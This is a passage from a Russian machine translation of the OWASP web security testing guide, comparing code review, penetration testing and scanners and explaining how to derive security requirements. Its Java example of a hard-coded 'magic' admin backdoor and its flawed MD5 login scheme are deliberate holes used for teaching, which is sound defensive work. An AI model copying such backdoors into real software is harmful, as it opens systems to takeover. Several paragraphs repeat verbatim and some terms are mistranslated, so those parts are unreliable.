- Гибкость
- SDLC

Недостатки:

- Относительно новая техника
- Хорошие автоматические модели угроз не означают хорошее программное обеспечение

Обзор

Проверка исходного кода - это процесс ручной проверки исходного кода веб-приложения на наличие проблем безопасности. Многие серьезные уязвимости безопасности не могут быть обнаружены с помощью какой-либо другой формы анализа или тестирования. Как гласит популярная поговорка: «Если вы хотите знать, что на самом деле происходит, перейдите прямо к источнику». Почти все эксперты по безопасности согласны с тем, что нет никакой альтернативы фактическому просмотру кода. Вся информация для выявления проблем безопасности находится в код где-то. В отличие от тестирования стороннего закрытого программного обеспечения, такого как операционные системы, при тестировании веб-приложений (особенно если они были разработаны собственными силами) исходный код должен быть доступен для тестирования.

Многие непреднамеренные, но существенные проблемы безопасности также чрезвычайно трудно обнаружить с помощью других форм анализа или тестирования, таких как тестирование на проникновение, что делает анализ исходного кода предпочтительным методом технического тестирования. Исходя из исходного кода, тестировщик может точно определить, что происходит (или должно происходить), и удалить предположение о тестировании черного ящика.

Примеры проблем, которые особенно способствуют обнаружению при проверке исходного кода, включают проблемы параллелизма, некорректную бизнес-логику, проблемы контроля доступа и криптографические слабости, а также бэкдоры, трояны, пасхальные яйца, бомбы замедленного действия, логические бомбы и другие виды вредоносных программ. код. Эти проблемы часто проявляются как наиболее вредные уязвимости на веб-сайтах. Анализ исходного кода также может быть чрезвычайно эффективным для выявления проблем с реализацией, таких как места, где проверка входных данных не была выполнена или когда могут присутствовать сбойные процедуры открытого контроля. Но имейте в виду, что операционные процедуры также необходимо пересмотреть, поскольку развертываемый исходный код может не совпадать с тем, который анализируется в данном документе [13].

Преимущества:

- Полнота и эффективность
- Точность
- Скорость (для компетентных рецензентов)

Недостатки:

- Требуются высококвалифицированные разработчики безопасности
- Можно пропустить проблемы в скомпилированных библиотеках
- Не может легко обнаружить ошибки во время выполнения
- Фактически развернутый исходный код может отличаться от того, который анализируется

Обзор

Тестирование на проникновение было распространенной техникой, используемой для проверки безопасности сети в течение многих лет. Это также широко известно как тестирование черного ящика или этический взлом. Тестирование на проникновение - это, по сути, «искусство» тестирования работающего приложения удаленно для обнаружения уязвимостей в безопасности, не зная внутренней работы самого приложения. Обычно группа по тестированию на проникновение имеет доступ к приложению, как если бы они были пользователями. Тестер действует как злоумышленник и пытается найти и использовать уязвимости. Во многих случаях тестеру будет предоставлена действительная учетная запись в системе.

Несмотря на то, что тестирование на проникновение доказало свою эффективность в сетевой безопасности, эта методика естественным образом не распространяется на приложения. Когда тестирование на проникновение выполняется в сетях и операционных системах, большая часть работы связана с поиском, а затем использованием известных уязвимостей в конкретных технологиях. Поскольку веб-приложения почти исключительно сделаны на заказ, тестирование проникновения на арене веб-приложений сродни чистым исследованиям. Были разработаны инструменты тестирования на проникновение, которые автоматизируют процесс, но с учетом характера веб-приложений их эффективность обычно низкая.

Многие люди сегодня используют тестирование проникновения веб-приложений в качестве основного метода тестирования безопасности. Хотя он, безусловно, имеет свое место в программе тестирования, мы не считаем, что его следует рассматривать в качестве основного или единственного метода тестирования. Гэри МакГроу в [14] хорошо подытожил тестирование на проникновение, сказав: «Если вы провалили тест на проникновение, вы знаете, что у вас действительно очень серьезная проблема. Если вы проходите тест на проникновение, вы не знаете, что у вас нет очень серьезных проблем». Тем не менее, целенаправленное тестирование на проникновение (т. е. Тестирование, которое пытается использовать известные уязвимости, обнаруженные в предыдущих обзорах) может быть полезно при обнаружении, если некоторые конкретные уязвимости фактически исправлены в исходном коде, размещенном на веб-сайте.

Преимущества:

- Скорость и низкая стоимость
- Требуется относительно меньшего набора навыков, чем при обзоре исходного кода
- Проверяет код, который фактически подвергнут ошибкам

Недостатки:

- Слишком поздно в SDLC
- Только тестирование на ударную нагрузку.

Необходимость сбалансированного подхода

При таком количестве методов и подходов к тестированию безопасности веб-приложений может быть трудно понять, какие методы использовать и когда их использовать. Опыт показывает, что нет правильного или неправильного ответа на вопрос, какие именно методы следует использовать для создания инфраструктуры тестирования. На самом деле все методы, вероятно, следует использовать

для проверки всех областей, которые необходимо проверить.

Хотя очевидно, что не существует единого метода, который можно было бы выполнить для эффективного охвата всего тестирования безопасности и обеспечения решения всех проблем, многие компании применяют только один подход. Используемый подход исторически был тестирование проникновения. Тестирование на проникновение, хотя и полезно, не может эффективно решить многие проблемы, которые необходимо проверить. Это просто «слишком мало, слишком поздно» в жизненном цикле разработки программного обеспечения (SDLC).

Правильный подход - это сбалансированный подход, который включает в себя несколько методов, от ручных проверок до технических испытаний. Сбалансированный подход должен охватывать тестирование на всех этапах SDLC. Этот подход использует наиболее подходящие методы, доступные в зависимости от текущей фазы SDLC.

Конечно, бывают времена и обстоятельства, когда возможна только одна техника. Например, тест для веб-приложения, которое уже было создано, но где тестирующая сторона не имеет доступа к исходному коду. В этом случае тестирование на проникновение явно лучше, чем тестирование вообще. Однако сторонам тестирования следует рекомендовать оспаривать предположения, такие как отсутствие доступа к исходному коду, и изучать возможность более полного тестирования.

Сбалансированный подход зависит от многих факторов, таких как зрелость процесса тестирования и корпоративная культура. Рекомендуется, чтобы сбалансированная среда тестирования выглядела примерно так, как показано на рисунках 3 и 4. На следующем рисунке показано типичное пропорциональное представление, наложенное на жизненный цикл разработки программного обеспечения. В соответствии с исследованиями и опытом важно, чтобы компании уделяли больше внимания ранним стадиям развития.




Рисунок 3: Доля тестового усилия в SDLC

На следующем рисунке показано типичное пропорциональное представление, наложенное на методы тестирования.




Рисунок 4: Соотношение усилий по испытанию в соответствии с методикой испытаний

Примечание о сканерах веб-приложений

Многие организации начали использовать автоматические сканеры веб-приложений. Хотя они, несомненно, имеют место в программе тестирования, необходимо подчеркнуть некоторые фундаментальные проблемы, связанные с тем, почему считается, что автоматизация тестирования «черного ящика» не является (или будет когда-либо) эффективной. Однако выделение этих проблем не должно препятствовать использованию сканеров веб-приложений. Скорее цель состоит в том, чтобы гарантировать, что ограничения поняты, и рамки тестирования спланированы надлежащим образом.

Важно: OWASP в настоящее время работает над созданием платформы для разметки стендов сканера веб-приложений. Следующие примеры показывают, почему автоматическое тестирование методом черного ящика неэффективно.

«Пример 1: магические параметры»

Представьте себе простое веб-приложение, которое принимает пару имя-значение «магия», а затем значение. Для простоты запрос GET может быть следующим: `http://www.host/application?magic=value`.

Для дальнейшего упрощения примера значения в этом случае могут быть только символами ASCII a - z (верхний или нижний регистр) и целыми числами 0 - 9.

Разработчики этого приложения создали административный бэкдор во время тестирования, но запутали его, чтобы случайный наблюдатель не смог его обнаружить. Отправив значение `sf8g7sfjdsurtsdieerwqredsgnfg8d` (30 символов), пользователь войдет в систему и получит административный экран с полным контролем над приложением. Теперь HTTP-запрос: `http://www.host/application?magic=sf8g7sfjdsurtsdieerwqredsgnfg8d`

Учитывая, что все остальные параметры были простыми двух- и трехсимвольными полями,

невозможно угадать комбинации из приблизительно 28 символов. Сканер веб-приложений должен будет грубо заставить (или угадать) все пространство клавиш в 30 символов. Это до 30^{28} перестановок или триллионов HTTP-запросов. Это электрон в цифровом стоге сена.

Код для этого примера проверки Magic Parameter может выглядеть следующим образом:

```
public void doPost (HttpServletRequest request, HttpServletResponse response)
{
    String magic = «sf8g7sfjdsurtsdieerwqredsgnfg8d»;
    boolean admin = magic.equals (request.getParameter («magic»));
    if (admin) doAdmin (request, response);
    else ... // normal processing
}
```

Посмотрев в код, уязвимость практически выпрыгивает со страницы как потенциальная проблема.

Пример 2. Плохая криптография

Криптография широко используется в веб-приложениях. Представьте, что разработчик решил написать простой криптографический алгоритм для автоматического входа пользователя с сайта А на сайт В. Исходя из своей мудрости, разработчик решает, что если пользователь вошел на сайт А, то он / она сгенерирует ключ, используя хеш-функцию MD5, которая содержит: *Hash {username: date}*,

когда пользователь переходит на сайт В, он/она отправит ключ в строке запроса на сайт В в HTTP-перенаправлении. Сайт В независимо вычисляет хеш и сравнивает его с хешем, переданным по запросу. Если они совпадают, сайт В регистрирует пользователя как пользователя, которым он себя считает.

Поскольку схема объяснена, недостатки могут быть решены. Любой, кто выяснит схему (или узнает, как она работает, или загрузит информацию из Bugtraq), может войти в систему под любым пользователем. Ручная проверка, такая как проверка или проверка кода, быстро обнаружила бы эту проблему безопасности. Сканер веб-приложений черного ящика не обнаружил бы эту уязвимость. Он видел бы 128-битный хеш, который изменялся с каждым пользователем, и по природе хеш-функций не изменялся каким-либо предсказуемым образом.

Замечание об инструментах просмотра статического исходного кода

Многие организации начали использовать статические сканеры исходного кода. Хотя они, несомненно, имеют место в комплексной программе тестирования, необходимо выделить некоторые фундаментальные вопросы о том, почему этот подход неэффективен, когда используется один. Статический анализ исходного кода сам по себе не может выявить проблемы из-за недостатков в проекте, поскольку он не может понять контекст, в котором построен код. Инструменты анализа исходного кода полезны при определении проблем безопасности из-за ошибок кодирования, однако для подтверждения результатов требуются значительные ручные усилия.

Требования тестирования безопасности

Чтобы иметь успешную программу тестирования, нужно знать, каковы цели тестирования. Эти цели определены требованиями безопасности. В этом разделе подробно обсуждается, как документировать требования к тестированию безопасности, выводя их из применимых стандартов и правил, а также из положительных и отрицательных требований приложений. Также обсуждается, как требования безопасности эффективно влияют на тестирование безопасности во время SDLC и как данные теста безопасности могут использоваться для эффективного управления рисками безопасности программного обеспечения.

Цели тестирования

Одна из целей тестирования безопасности состоит в том, чтобы проверить, что средства управления безопасностью работают должным образом. Это задокументировано с помощью *требований безопасности*, которые описывают функциональность контроля безопасности. На высоком уровне это означает подтверждение конфиденциальности, целостности и доступности данных, а также услуг. Другая цель состоит в том, чтобы проверить, что средства управления безопасностью реализованы практически без уязвимостей. Это общие уязвимости, такие как топ-10 OWASP, а также уязвимости, которые ранее были идентифицированы с оценками безопасности во время SDLC, такие как моделирование угроз, анализ исходного кода и тестирование на проникновение.

Документация по требованиям безопасности

Первый шаг в документации по требованиям безопасности заключается в понимании *бизнес-требований*. Документ бизнес-требований может предоставить начальную информацию высокого уровня об ожидаемой функциональности приложения. Например, основная цель приложения может заключаться в предоставлении финансовых услуг клиентам или в том, чтобы разрешить покупку товаров из онлайн-каталога. Раздел безопасности бизнес-требований должен подчеркивать необходимость защиты данных клиента, а также соблюдения соответствующей документации по безопасности, такой как нормативы, стандарты и политики.

Общий контрольный список применимых норм, стандартов и политик является хорошим предварительным анализом соответствия безопасности для веб-приложений. Например, нормативы соответствия можно определить, проверив информацию о бизнес-секторе и стране или штате, в котором будет работать приложение. Некоторые из этих руководящих принципов и правил соответствия могут быть преобразованы в конкретные технические требования для контроля безопасности. Например, в случае финансовых приложений соответствие руководящим принципам FFIEC по аутентификации [15] требует, чтобы финансовые учреждения внедрили приложения, которые снижают риски слабой аутентификации с помощью многоуровневого контроля безопасности и многофакторной аутентификации.

Применимые отраслевые стандарты безопасности также должны быть отражены в общем контрольном списке требований безопасности. Например, в случае приложений, которые обрабатывают данные кредитных карт клиентов, соответствие стандарту PCI DSS [16] запрещает хранение ПИН-кодов и данных CVV2 и требует, чтобы продавец защищал данные магнитной полосы при хранении и передаче с помощью шифрования и отображение по маскировке. Такие

требования безопасности PCI DSS могут быть проверены с помощью анализа исходного кода.

Другой раздел контрольного перечня должен обеспечить выполнение общих требований для соответствия стандартам и политикам информационной безопасности организации. С точки зрения функциональных требований, требования к управлению безопасностью должны соответствовать конкретному разделу стандартов информационной безопасности. Примером такого требования может быть: «сложность пароля из шести буквенно-цифровых символов должна обеспечиваться средствами контроля аутентификации, используемыми приложением». Когда требования безопасности соответствуют правилам соответствия, тест безопасности может проверить подверженность риску соответствия. Если будет обнаружено нарушение стандартов и политик информационной безопасности, это приведет к риску, который может быть задокументирован и которым должен управлять бизнес. Поскольку эти требования соответствия безопасности являются обязательными, они должны быть хорошо документированы и подтверждены тестами безопасности.

Проверка требований безопасности

С точки зрения функциональности проверка требований безопасности является основной целью тестирования безопасности. С точки зрения управления рисками, проверка требований безопасности является целью оценки информационной безопасности. На высоком уровне основной целью оценки информационной безопасности является выявление пробелов в элементах управления безопасностью, таких как отсутствие базовой проверки подлинности, авторизации или контроля шифрования. Более глубокой целью оценки безопасности является анализ рисков, например, выявление потенциальных слабых мест в средствах управления безопасностью, которые обеспечивают конфиденциальность, целостность и доступность данных. Например, когда приложение имеет дело с личной идентифицируемой информацией (PII) и конфиденциальными данными, проверяемое требование безопасности - это соответствие политике информационной безопасности компании, требующей шифрования таких данных при передаче и хранении. Предполагая, что для защиты данных используется шифрование, алгоритмы шифрования и длина ключей должны соответствовать стандартам шифрования организации. Для этого может потребоваться использование только определенных алгоритмов и длин ключей. Например, требование безопасности, которое может быть проверено на безопасность, заключается в проверке того, что используются только разрешенные шифры (например, SHA-256, RSA, AES) с допустимой минимальной длиной ключа (например, более 128 бит для симметричного и более 1024 для асимметричного шифрования). Алгоритмы шифрования и длина ключей должны соответствовать стандартам шифрования организации. Для этого может потребоваться использование только определенных алгоритмов и длин ключей. Например, требование безопасности, которое может быть проверено на безопасность, заключается в проверке того, что используются только разрешенные шифры (например, SHA-256, RSA, AES) с допустимой минимальной длиной ключа (например, более 128 бит для симметричного и более 1024 для асимметричного шифрования). Алгоритмы шифрования и длина ключей должны соответствовать стандартам шифрования организации. Для этого может потребоваться использование только определенных алгоритмов и длин ключей. Например, требование безопасности, которое может быть проверено на безопасность, заключается в проверке того, что используются только разрешенные шифры (например, SHA-256, RSA, AES) с допустимой минимальной длиной ключа (например, более 128 бит для симметричного и более 1024 для асимметричного шифрования).

С точки зрения оценки безопасности требования безопасности могут быть проверены на разных этапах SDLC с использованием различных артефактов и методологий тестирования. Например, при моделировании угроз основное внимание уделяется выявлению недостатков безопасности во время проектирования, анализу безопасного кода и обзорам - выявлению проблем безопасности в исходном коде во время разработки, а тестированию на проникновение - выявлению уязвимостей в приложении во время тестирования или проверки.

Проблемы безопасности, выявленные на ранних этапах SDLC, могут быть задокументированы в

плане тестирования, чтобы впоследствии их можно было проверить с помощью тестов безопасности. Комбинируя результаты различных методов тестирования, можно получить лучшие тестовые случаи безопасности и повысить уровень гарантии требований безопасности. Например, отличить настоящие уязвимости от неиспользуемых можно, если объединить результаты тестов на проникновение и анализа исходного кода. Например, принимая во внимание тест безопасности для уязвимости SQL-инъекций, тест черного ящика может сначала включать сканирование приложения для выявления этой уязвимости. Первым свидетельством потенциальной уязвимости внедрения SQL-кода, которая может быть проверена, является генерация исключения SQL. Дальнейшая проверка уязвимости SQL может включать ручное внедрение векторов атак для изменения грамматики SQL-запроса для раскрытия информации. Это может включать много проб и ошибок до тех пор, пока вредоносный запрос не будет выполнен. Предполагая, что тестировщик имеет исходный код, он может узнать из анализа исходного кода, как построить вектор атаки SQL, который может использовать уязвимость (например, выполнить вредоносный запрос, возвращающий конфиденциальные данные неавторизованному пользователю). она может узнать из анализа исходного кода о том, как построить вектор атаки SQL, который может использовать уязвимость (например, выполнить вредоносный запрос, возвращающий конфиденциальные данные неавторизованному пользователю). она может узнать из анализа исходного кода о том, как построить вектор атаки SQL, который может использовать уязвимость (например, выполнить вредоносный запрос, возвращающий конфиденциальные данные неавторизованному пользователю).

Угрозы и меры противодействия Taxonomies - классификация, которая учитывает коренные причины уязвимости, является критическим фактором при проверке, что контроль безопасности разработаны, закодированы, и построен, чтобы смягчить последствия воздействия таких уязвимостей. В случае веб-приложений подверженность средств управления безопасностью распространенным уязвимостям, таким как OWASP Top Ten, может стать хорошей отправной точкой для выработки общих требований безопасности. Более конкретно, фрейм безопасности веб-приложения [17] обеспечивает классификацию (например, таксономию) уязвимостей, которая может быть задокументирована в различных руководствах и стандартах и подтверждена с помощью тестов безопасности.

Фокус категоризации угроз и контрмер заключается в определении требований безопасности с точки зрения угроз и первопричины уязвимости. Угроза может быть классифицирована с помощью STRIDE [18] как Подмена, Фальсификация, Отказ, Раскрытие информации, Отказ в обслуживании и Повышение привилегий. Основная причина может быть классифицирована как недостаток безопасности в дизайне, ошибка безопасности в кодировании или проблема из-за небезопасной конфигурации. Например, основной причиной уязвимости слабой аутентификации может быть отсутствие взаимной аутентификации, когда данные пересекают границу доверия между уровнями приложения клиента и сервера. Требование безопасности, которое фиксирует угрозу отказа от авторства при проверке проекта архитектуры, позволяет документировать требование контрмеры (например, взаимная аутентификация), которая может быть проверена позже с помощью тестов безопасности.

Классификация угроз и контрмер для уязвимостей также может использоваться для документирования требований безопасности для безопасного кодирования, таких как стандарты безопасного кодирования. Пример распространенной ошибки кодирования в элементах управления аутентификацией состоит в применении хэш-функции для шифрования пароля без применения начального значения к значению. С точки зрения безопасного кодирования, это уязвимость, которая влияет на шифрование, используемое для аутентификации, с основной причиной уязвимости в ошибке кодирования. Поскольку основной причиной является небезопасное кодирование, требование безопасности может быть задокументировано в стандартах безопасного кодирования и подтверждено с помощью проверок безопасного кода на этапе разработки SDLC.

Тестирование безопасности и анализ рисков

Требования безопасности должны принимать во внимание серьезность уязвимостей для поддержки *стратегии снижения рисков*. Предполагая, что в организации имеется хранилище уязвимостей, обнаруженных в приложениях (т. Е. База знаний об уязвимостях), о проблемах безопасности можно сообщать по типу, проблеме, устранению, основной причине и сопоставлять приложениям, в которых они обнаружены. Такая база знаний об уязвимостях может также использоваться для установления метрик для анализа эффективности тестов безопасности во всем SDLC.

Например, рассмотрим проблему проверки входных данных, такую как инъекция SQL, которая была идентифицирована с помощью анализа исходного кода и о которой сообщается с основной причиной ошибки кодирования и типом уязвимости проверки ввода. Выявление такой уязвимости можно оценить с помощью теста на проникновение, исследуя поля ввода с помощью нескольких векторов атак SQL-инъекций. Этот тест может проверить, что специальные символы фильтруются перед попаданием в базу данных, и уменьшить уязвимость. Комбинируя результаты анализа исходного кода и тестирования на проникновение, можно определить вероятность и степень подверженности уязвимости и рассчитать степень риска уязвимости. Сообщая оценки рисков уязвимости в результатах (например, отчет об испытаниях), можно принять решение о стратегии смягчения. Например, уязвимости с высоким и средним риском могут быть приоритетными для исправления, в то время как низкий риск может быть исправлен в последующих выпусках.

Рассматривая сценарии угроз использования общих уязвимостей, можно выявить потенциальные риски, для которых необходимо проверить безопасность управления приложениями. Например, уязвимости OWASP Top Ten можно сопоставить с такими атаками, как фишинг, нарушения конфиденциальности, выявление кражи, взлом системы, изменение или уничтожение данных, финансовые потери и потеря репутации. Такие проблемы должны быть задокументированы как часть сценариев угроз. Думая об угрозах и уязвимостях, можно разработать ряд тестов, которые имитируют такие сценарии атак. В идеале базу знаний об уязвимостях организации можно использовать для получения тестов, ориентированных на риск безопасности, для проверки наиболее вероятных сценариев атак. Например, если кража личных данных считается высоким риском, сценарии с отрицательным тестированием должны проверять смягчение воздействий, возникающих в результате использования уязвимостей в аутентификации, криптографическом контроле, проверке входных данных и контроле авторизации.

Получение функциональных и нефункциональных требований к испытаниям

Требования к функциональной безопасности

С точки зрения **требований** к функциональной безопасности применимые стандарты, политики и нормативные акты обуславливают как необходимость в типе контроля безопасности, так и функциональность контроля. Эти требования также называются «положительными требованиями», поскольку в них указывается ожидаемая функциональность, которую можно проверить с помощью тестов безопасности. Примеры положительных требований: «приложение блокирует пользователя после шести неудачных попыток входа в систему» или «пароли должны содержать не менее шести буквенно-цифровых символов». Проверка положительных требований состоит в утверждении ожидаемой функциональности и может быть протестирована путем воссоздания условий тестирования и запуска теста в соответствии с предопределенными входными данными. Затем результаты отображаются как условие отказа или прохождения.

Для проверки требований безопасности с помощью тестов безопасности необходимо, чтобы

требования безопасности были ориентированы на функции, и они должны выделять ожидаемую функциональность (что) и неявно реализацию (как). Примерами требований к дизайну безопасности высокого уровня для аутентификации могут быть:

- Защита учетных данных пользователя и общих секретов при передаче и хранении
- Маскируйте любые конфиденциальные данные на дисплее (например, пароли, учетные записи)
- Блокировка учетной записи пользователя после определенного количества неудачных попыток входа
- Не показывать конкретные ошибки проверки пользователю в результате неудачного входа в систему
- Разрешить только пароли, которые буквенно-цифровые, включают специальные символы и минимальную длину шесть символов, чтобы ограничить поверхность атаки
- Разрешить функциональность смены пароля только аутентифицированным пользователям, проверив старый пароль, новый пароль и ответ пользователя на контрольный вопрос, чтобы предотвратить взлом пароля при его изменении.
- Форма сброса пароля должна проверять имя пользователя и зарегистрированную электронную почту пользователя перед отправкой временного пароля пользователю по электронной почте. Выданный временный пароль должен быть одноразовым. Ссылка на страницу сброса пароля будет отправлена пользователю. Веб-страница для сброса пароля должна подтвердить временный пароль пользователя, новый пароль, а также ответ пользователя на контрольный вопрос.

Требования безопасности, управляемые рисками. Тесты безопасности также должны быть подвержены риску, то есть они должны проверять приложение на непредвиденное поведение. Они также называются «отрицательными требованиями», поскольку они указывают, что приложение не должно делать.

Примеры негативных требований:

- Приложение не должно допускать изменения или уничтожения данных.
- Приложение не должно быть взломано или использовано не по назначению для несанкционированных финансовых транзакций злоумышленником.

Отрицательные требования сложнее проверить, потому что нет ожидаемого поведения для поиска. Это может потребовать от аналитика угроз составить непредсказуемые исходные условия, причины и последствия. Именно здесь тестирование безопасности должно проводиться с помощью анализа рисков и моделирования угроз. Ключевым моментом является документирование сценариев угроз и функциональности контрмер как фактора, способствующего снижению угрозы.

Например, в случае элементов управления проверкой подлинности могут быть задокументированы следующие требования безопасности с точки зрения угроз и контрмер:

- Шифрование данных аутентификации в хранилище и при передаче для снижения риска раскрытия информации и атак по протоколу аутентификации.
- Зашифруйте пароли, используя необратимое шифрование, такое как дайджест (например, HASH) и начальное число, чтобы предотвратить атаки по словарю
- Блокировка учетных записей после достижения порога ошибки входа в систему и усиление сложности пароля для снижения риска атак с использованием перебора паролей
- Отображать общие сообщения об ошибках при проверке учетных данных, чтобы уменьшить риск сбоя или перечисления учетных записей
- Взаимная аутентификация клиента и сервера для предотвращения неоправданных атак и атак Man In Middle (MiTM)

Инструменты моделирования угроз, такие как деревья угроз и библиотеки атак, могут быть полезны для получения сценариев отрицательного тестирования. Дерево угроз будет предполагать корневую атаку (например, злоумышленник может прочитать сообщения других пользователей) и

идентифицировать различные эксплойты средств управления безопасностью (например, сбой проверки данных из-за уязвимости внедрения SQL-кода) и необходимые контрмеры (например, реализовать данные валидации и параметризованные запросы), которые могут быть проверены, чтобы быть эффективными в смягчении таких атак.

Получение требований теста безопасности через случаи использования и неправильного использования

Обязательным условием для описания функциональности приложения является понимание того, что приложение должно делать и как. Это можно сделать, описав *варианты использования*. Варианты использования в графической форме, обычно используемой в разработке программного обеспечения, показывают взаимодействия субъектов и их отношения. Они помогают определить участников в приложении, их отношения, предполагаемую последовательность действий для каждого сценария, альтернативные действия, особые требования, предварительные условия и и постусловия.


Как и в случаях использования, случаи *неправомерного использования и злоупотребления* [19] описывают сценарии непреднамеренного и злонамеренного использования приложения. Эти случаи неправильного использования предоставляют способ описать сценарии того, как злоумышленник может неправильно использовать приложение и злоупотреблять им. Пройдя через отдельные этапы сценария использования и подумав о том, как его можно использовать злонамеренно, можно обнаружить потенциальные недостатки или аспекты приложения, которые недостаточно четко определены. Ключ должен описать все возможные или, по крайней мере, наиболее важные сценарии использования и неправильного использования.

Сценарии неправильного использования позволяют анализировать приложение с точки зрения злоумышленника и способствуют выявлению потенциальных уязвимостей и мер противодействия, которые необходимо реализовать для смягчения воздействия, вызванного потенциальным воздействием таких уязвимостей. Учитывая все случаи использования и злоупотребления, важно проанализировать их, чтобы определить, какие из них являются наиболее важными и должны быть задокументированы в требованиях безопасности. Выявление наиболее критических случаев неправильного использования и злоупотребления ведет к документированию требований безопасности и необходимого контроля, где риски безопасности должны быть уменьшены.

Чтобы вывести требования безопасности из случая использования и неправильного использования [20], важно определить функциональные сценарии и негативные сценарии и представить их в графической форме. Например, в случае выведения требований безопасности для аутентификации может быть использована следующая пошаговая методология.

- Шаг 1: Опишите функциональный сценарий: аутентификация пользователя осуществляется путем ввода имени пользователя и пароля. Приложение предоставляет доступ пользователям на основе аутентификации учетных данных пользователя приложением и предоставляет конкретные ошибки пользователю при сбое проверки.
- Шаг 2: Опишите отрицательный сценарий: злоумышленник нарушает аутентификацию с помощью грубой силы или словарной атаки паролей и уязвимостей, связанных с получением учетных записей в приложении. Ошибки проверки предоставляют злоумышленнику конкретную информацию, позволяющую угадать, какие учетные записи являются действительными зарегистрированными учетными записями (именами пользователей). Затем злоумышленник попытается взломать пароль для такой действительной учетной записи. Непрерывная атака до четырех минимальных паролей всех цифр может быть успешной с ограниченным числом попыток (т. Е. 10^4).

